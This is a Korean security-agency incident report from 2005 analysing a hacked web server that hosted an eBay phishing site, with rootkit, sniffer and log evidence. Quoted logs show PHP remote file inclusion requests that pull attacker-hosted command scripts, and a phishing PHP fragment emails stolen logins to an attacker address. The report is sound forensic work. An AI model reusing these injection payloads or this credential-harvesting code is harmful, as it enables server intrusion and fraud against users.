피싱 사이트 악용 서버 분석 사례

2005. 3. 2

인터넷침해사고대응지원센터 (KISC)

KISA 한국정보보호진흥원

목 차

1. 사고 개요 ····· 1


2. 피해 현황 및 공격 원인 분석 ····· 2

3. 피싱 관련 분석 ····· 5

4. 결론 ····· 8

1. 사고 개요

'05년 2월 해외로부터 국내 A사 홈페이지 서버에 미국 ebay사의 위장 페이지가 서비스 되고 있다는 통보를 받고 해당 사이트에 대한 확인작업에 들어갔다.



(그림 1) A사에 설치된 ebay 위장 페이지

이 사이트는 신고접수된 시간에도 피싱관련 페이지가 열려져 있는 상태였으며, 아래와 같이 ".4z1z3"라는 디렉토리를 새로 만들어 피싱 관련 페이지를 만들어 놓았었다.

```
http://xxx.xxx.xxx.xxx/.4z1z4/.ssl/html/ebay/http_eBay.com done-7E-20secure-7EaSSL-7Ea
restricted_activations_contine_verify_admin_security_ebay_SSLSECUREDaeBayaEcheckaEsec
accountID_har263748fusersecrbay4.htm
```

하지만, 공격자가 홈페이지 초기화면을 변조하는 등의 행위를 하지 않고 ".4z1z3"와 같은 디렉토리를 만들어 피싱에 이용하고 있어 홈페이지 관리자가 해당 사실을 인지하기 힘들었다.

2. 피해 현황 및 공격 원인 분석

피해시스템 담당자와 연락을 취한 결과, 관리자가 분석의뢰 요청함에 따라 분석을 시작하였다.

피해시스템은 IDC에 입주해 있었으며, 서버 호스팅 업체의 서버를 임대하여 사용하고 있었고, 해당 서버를 홈페이지 서버로 사용하고 있었다. 현장 도착 시, 해당 시스템은 해킹으로 인한 악성 트래픽 발생 가능성으로 인해 호스팅 업체에서 네트워크 케이블을 분리한 상태였으므로, 콘솔 상에서 사고 분석을 진행하였다.

피해 시스템은 Linux 7.1, Apache 1.3.19, PHP 4.3.1 환경을 사용하고 있었으며, 사용 중인 웹 게시판이 제로보드(Zeroboard) 4.1 pl4였다. 제로보드는 취약한 버전이었으며, php.ini의 설정 또한 "allow_url_fopen=On", "register_globals=On"으로 설정되어 있어 외부의 공격이 가능한 상태였다. 최근 PHP 환경설정 오류 및 제로보드의 보안 취약점으로 인한 웹 변조 사고가 대규모로 발생되어 이 취약점으로 인한 공격을 우선 의심하였다.

/var/log 디렉토리 전체가 삭제된 상태였으며, 이는 홈페이지 해킹 등 일반적인 해킹에서는 쉽게 볼 수 없는 것으로 공격자가 자신의 행위를 숨기기 위한 행위로 판단된다.

또한, 실제 해당 피해 시스템에는 사고가 접수된 2월 이전에 많은 공격관련 파일들과 루트킷이 설치되어 있어 다수의 공격자에 의해 이미 공격을 받은 것으로 추정된다.

다음은 해당 시스템에서 발견한 공격자의 공격행위와 피해 현황들이다.

□ 루트킷, 스니퍼 등 악성 프로그램 설치

'01년 3월 이후부터 다수의 디렉토리에서 악성 프로그램이 발견되었으며, 시스템 파일들도 상당수 변조된 상태였다.

먼저, '01년 3월 15일 /usr/lib/libsh에 스니퍼 프로그램(shsniff)와

로그 삭제 프로그램(hide), 그리고 스캐닝 도구 등이 설치되었다.

```
[root@t4linux libsh]# ls -alct
total 36
-rw-r--r--    1 root     root         2000 Mar 15  2001 hide
-rw-r--r--    1 root     root         1345 Mar 15  2001 shsb
drwxr-xr-x    2 root     root         4096 Feb 24 19:11 utilz
drwxr-xr-x    2 root     root         4096 Feb 24 19:11 .sniff
drwxr-xr-x    2 root     root         4096 Feb 24 19:11 .owned
drwxr-xr-x    2 root     root         4096 Feb 24 19:11 .backup
drwxr-xr-x    4 root     root         4096 Feb 24 19:11 ..
[root@t4linux libsh]#
```

05년 1월 26일에는 /usr/include 아래에 루트킷의 환경설정 파일이 발견되었으며, 이 파일이 생성된 날짜에 ls, ps 등 주요 파일들도 변조되어 있었다. 일반적으로 /usr/include는 헤드파일(*.h)이 저장되는 곳으로 여기에 file.h, hosts.h와 같이 정상적인 헤드파일로 위장하여 루트킷을 위한 설정파일을 만들어 놓고 있었다.

다음은 루트킷 환경설정파일의 내용으로써, 이를 통해 역으로 공격 프로그램들이나 공격자를 추정할 수 있다.

파일명	내용	파일명	내용
file.h	sh.conf libsh .sh system shsb libsh.so shp shsniff srd0	hosts.h	2 212.110 2 195.26 2 194.143 2 62.220 3 2002 4 2002 3 6667 4 6667 3 61690 4 61690
log.h	mirkforce synscan syslog	proc.h	3 burim 3 mirkforce 3 synscan 3 ttyload 3 shsniff 3 ttymon 3 shsb 3 shp 3 hide 4 ttyload

hosts.h 파일에 특정 IP 블록과 포트들이 보이는데, IP 블록(유럽지역 IP 블록임)은 공격자의 IP일 가능성이 높으며, 포트번호는 백도어 포트나 공격을 위해 사용되는 포트로 추정된다. 공격자는 IRC에 사용되는 6667 포트도 숨기고자 하였다.

'05년 2월 9일에는 피싱 관련 파일들이 설치된 디렉토리 이름(.4z1z4)과 동일한 디렉토리가 /dev 디렉토리 내에 생성되어 있었다. /dev 디렉토리는 유닉스 시스템에서 장치파일들이 있는 곳이나, 관리자가 관심을 가지고 보지 않는 점을 이용하여 공격자들이 공격도구나 공격 결과물들을 숨겨놓는 장소로 많이 이용되고 있다. /dev/.4z1z4 디렉토리에는 시스템에서 발생되는 모든 키 입력값이 저장되도록 하는 프로그램과 그 결과가 저장된 파일(.sniffer)이 발견되었다. 다음은 .sniffer의 내용 일부로써 DB 사용자들의 패스워드가 노출되어 있었으며, 공격자가 다른 시스템을 공격하는 과정도 저장되어 있었다.

```
./mysqldump -u root -p mysql :
Enter password: xxxxxxxxxx          -> DB 암호가 노출됨
./mysqldump -u lee -p lee :
Enter password: xxxxxx              -> DB 암호가 노출됨
...
chattr -i /bin/ps
/usr/sbin/sshd -R :
./login -h xxx.xxx.xxx.218 :        -> 해킹한 또 다른 서버로의 접속을 하는 내용이 저장됨
/dev/null
Listening to port 35214
password: m2o3a4z5
/usr/sbin/sshd -R :
..
```

□ 제로보드 게시판을 이용한 해킹 흔적

'05년 2월 14일 피해 시스템에서 운영 중인 3개의 도메인에서 사용중인 제로보드의 취약점을 이용한 공격시도가 웹 access_log를 통해 확인되었다.

```
200.103.32.152 - - [14/Feb/2005:08:26:06 +0900] "GET /bbs//include/write.php?
dir=http://www.xxx.com.br/contador/cmd?&cmd=id HTTP/1.0" 200 0
219.116.94.139 - - [14/Feb/2005:09:54:38 +0900] "GET
http://xxx.xxx.xxx.kr/bbs//include/write.php?
dir=http://www.xxx.ubbi.com.br/cmd.txt?&cmd=ver HTTP/1.0" 200 0
```

공격자는 2월 14일경 브라질(200.103.32.152)과 일본(219.116.94.139)으로부터 PHP Injection 공격을 시도하여 웹서버의 사용자 계정 등을 확인하였다. 로그에 남은 기록으로는 실제 공격이 가능한 상태였음을 확인할 수 있었으나 해당 로그파일에서 시스템 침입 등 추가적인 공격행위에 대해서는 확인할 수 없었다.

3. 피싱 관련 분석

□ 피싱 관련 파일 분석

피해시스템에는 미국의 전자상거래 사이트인 ebay의 위장 사이트가 구축되어 있었으며, 일반적인 피싱 사례와 마찬가지로 스팸 메일 발송 등을 통해 위장 페이지의 접속을 유도한 것으로 예상된다.

```
[root@t4linux ebay]# ls -alct
total 168
drwxr-xr-x    2 root     root         4096 Feb 24 19:11 1_files
drwxr-xr-x    3 root     root         4096 Feb 24 16:51 .
-rw-r--r--    1 root     root          960 Feb 16 16:52 ebay2.php
-rw-r--r--    1 root     root        12686 Feb 16 16:53
http_eBay.comdone-7E-20secure-7EaSSL-7Earestricted_activations_contine_verify_admin
_security_ebay_SSLSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrbay1.htm
<중간 생략>
-rw-r--r--    1 root     root        14331 Feb 16 16:53
http_eBay.comdone-7E-20secure-7EaSSL-7Earestricted_activations_contine_verify_admin
_security_ebay_SSLSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrbay7.htm
-rw-r--r--    1 root     root          585 Feb 16 16:54 login1.php
-rw-r--r--    1 root     root          148 Feb 16 16:52 period_ani.gif
-rw-r--r--    1 root     root          195 Feb 16 16:52 1.php
-rw-r--r--    1 root     root         1088 Feb 16 16:52 ebay1.php
drwxr-xr-x    3 root     root         4096 Feb 16 16:52 ..
[root@t4linux ebay]#
```

이 위장 페이지들이 고객 정보를 빼내는 과정은 다음과 같았다.


① 최초 접속 시, ebay 사이트의 아이디와 암호를 입력하는 로긴 페이지에 접속
② 이 페이지에서 실제 존재하는 아이디, 암호를 맞게 입력하였더라도 입력이 틀렸다는 메시지가 기재된 두 번째 페이지로 연결되어 재차 아이디와 암호를 입력하도록 유도함
③ 두 번째 페이지에서 입력된 아이디와 암호는 특정 웹메일 주소(midyearbayids@yahoo.com)로 발송 되며 자동으로 세 번째 페이지로 연결됨

```
<?
$ip = getenv("REMOTE_ADDR");
$mail1='midyearbayids@yahoo.com';
$subject="eb|aylog|in !";
<중간 생략>
if ($result==1)
mail($mail1,$subject,$mailbody);
<중간 생략>
?>
```

④ 세 번째 페이지에서는 개인정보를 입력하는 페이지로서 카드번호 및 미국의 사회보장번호(Social Security Number)등의 정보를 입력하도록 되어 있으며, 입력된 카드번호를 확인한다는 메시지를 보여주고 과정 공격자 메일주소로 입력된 내용을 발송한 후 네 번째 페이지로 연결됨
⑤ 네 번째 페이지에서는 입력된 은행정보가 잘못되었다는 메시지를 보여주며, 카드번호와 은행계좌번호등의 정보를 입력하는 내용이 기재되어 있음. 입력 완료시 역시 공격자 메일주소로 입력내용을 발송한 후 마지막 페이지로 연결됨
⑥ 마지막 페이지에서는 입력된 내용이 잘 확인되었다는 메시지와 함께 인터넷 익스플로어 종료를 묻는 확인창이 열림

여기에서 위장 사이트의 공격자 메일 주소를 변경한 후 카드번호 등을 입력한 결과 아래와 같은 고객 정보가 메일 주소로 수신되는 것을

확인할 수 있었다.



□ 피싱 관련 로그 분석

'05년 2월 13일, 피싱관련 페이지에 대한 접속 실패 기록이 남아 있었다.

```
[Sun Feb 13 13:30:20 2005] [error] [client 69.31.82.10] Directory index
forbidden by rule: /home/kypp/public_html/.4z1z4/
[Sun Feb 13 13:30:30 2005] [error] [client 69.31.82.10] Directory index
forbidden by rule: /home/kypp/public_html/.4z1z4/.ssl/html/ebay/
[Sun Feb 13 13:36:31 2005] [error] [client 209.247.193.180] Directory index
forbidden by rule: /home/kypp/public_html/.4z1z4/.ssl/html/ebay/1_files/
```

그리고, '05년 2월 14일 새벽경부터 웹 로그(access_log)에 ebay로 위장된 페이지에 대한 접속 성공 기록이 다수 남아 있었다.

```
66.135.207.155 - - [14/Feb/2005:04:26:27 +0900] "GET
/.4z1z4/.ssl/html/ebay/http_eBay.comdone-7E-20secure-7EaSSL-7Earestricted_activations_con
tine_verify_admin_security_ebay_SSLSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrba
y4.htm HTTP/1.1" 200 36471

66.77.136.213 - - [14/Feb/2005:05:38:26 +0900] "GET
/.4z1z4/.ssl/html/ebay/http_eBay.comdone-7E-20secure-7EaSSL-7Earestricted_activations_con
tine_verify_admin_security_ebay_SSLSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrba
y6.htm HTTP/1.0" 200 20713

168.143.113.112 - - [14/Feb/2005:11:24:52 +0900] "GET
/.4z1z4/.ssl/html/ebay/http_eBay.comdone-7E-20secure-7EaSSL-7Earestricted_activations_con
tine_verify_admin_security_ebay_SSLSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrba
y4.htm HTTP/1.1" 200 36471
.....
```

이때부터 피싱 메일을 수신한 사용자들이 클릭하여 해당 페이지를 본 것으로 보이며, 해외의 7개 정도의 IP가 접속하였다.

하지만, 실제 위장 페이지에서 개인 정보를 입력하고 공격자에게 메일이 발송되었는지를 확인하기 위해 syslog를 확인하였으나 midyearbayids@yahoo.com 로의 메일발송 내역은 볼 수 없었다.

4. 결론

피해 시스템은 이미 오래 전부터 여러 번에 걸쳐 다수의 해커가 해킹을 하였으며, ls, ps 등 주요 시스템 파일이 변경되고, 스니핑 프로그램이 설치되는 등 광범위한 피해를 입었다. 최근에는 웹 변조 사건에서 흔히 볼 수 있는 제로보드의 취약점을 이용한 공격(PHP Injection)도 있었다.

하지만, 이러한 공격에 의해 위장 ebay 사이트가 생성되었다는 로그는 찾을 수 없었다. 또한 일반적인 해킹사고에서 보기 드물게 로그 디렉토리(/var/log) 전체를 삭제하여 추적을 피하고자 하였다.

본 사고에서 피싱 위장 사이트의 공격 방법과 공격자를 추적하고자 하였으나 직접적인 단서를 찾을 수 없어 아쉬웠다. 그러나 최근 국내 다수의 웹서버들이 가지고 있는 PHP 관련 취약점이 단순 초기화면 변조에 이용될 뿐만 아니라 피싱과 같은 범죄에도 이용될 수 있다는 가능성을 확인할 수 있었다.